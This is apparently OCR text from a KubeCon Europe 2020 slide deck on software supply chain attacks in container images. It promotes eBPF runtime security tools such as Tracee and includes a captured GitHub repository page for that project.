


Software supply chain attacks

- Code is injected straight at the source of a trusted application ("poisoning the well")
- Infected application is distributed using a legitimate software deployment channel
- Malicious code gains access to a huge potential pool of trusting victims




Real world evasive malware (DzMLT)



And this is how…


An innocent image
had a party in my cluster

Static images scanning



You have a blind spot to these threats!

Runtime Security




Falco

PRISMA BY PALO ALTO NETWORKS

aqua


sysdig

Runtime Security – Shift Left




Stop malicious software before it gets into production!

ebpf



Application
Container
OS API (syscalls)
Kernel
ebpf
uprobe
perf
kprobe
tracepoint

Tracee - https://github.com/aquasecurity/tracee



aquasecurity / tracee

yanivagman Fix broken raw syscalls feature 568afc5 yesterday 181 commits

images	Add Tracee logo	last month
test	decouple internal and external types	27 days ago
tracee	Fix broken raw syscalls feature	yesterday
.gitignore	remove python version	6 days ago
.goreleaser.yml	add release procedure using goreleaser (#75)	3 months ago
Dockerfile	fix dockerfile	3 months ago
LICENSE	Create LICENSE	10 months ago
Makefile	remove python version	6 days ago
NOTICE	Correct name in NOTICE file	9 months ago
README.md	remove python version	6 days ago
entrypoint.sh	mount debugfs before starting	7 months ago
go.mod	Check for privileges	last month
go.sum	Check for privileges	last month
main.go	Beautify table print	2 days ago
release.Dockerfile	add release procedure using goreleaser (#75)	3 months ago

README.md

Tracee - Container and system tracing using eBPF

About

Container and system event tracing using eBPF

Readme

Apache-2.0 License

Releases 2

v0.0.2 Latest
6 days ago

+ 1 release

Packages

No packages published
Publish your first package

Contributors 4


yanivagman yanivagman
itaysk itaysk
lizrice lizrice
simar7 simar7

Languages

Go	64.6%
C	33.6%
Other	1.8%

Demo

Summary



Static stanning

Dynamic threat analysis

Runtime security

Build/Test

Runtime

KubeCon | CloudNativeCon

Europe 2020

Virtual

KEEP CLOUD NATIVE CONNECTED

KubeCon | CloudNativeCon

Europe 2020

Virtual

How This Innocent Image Had a Party in My Cluster

Amir Jerbi & Itay Shakury

@jerbia *@itaysk*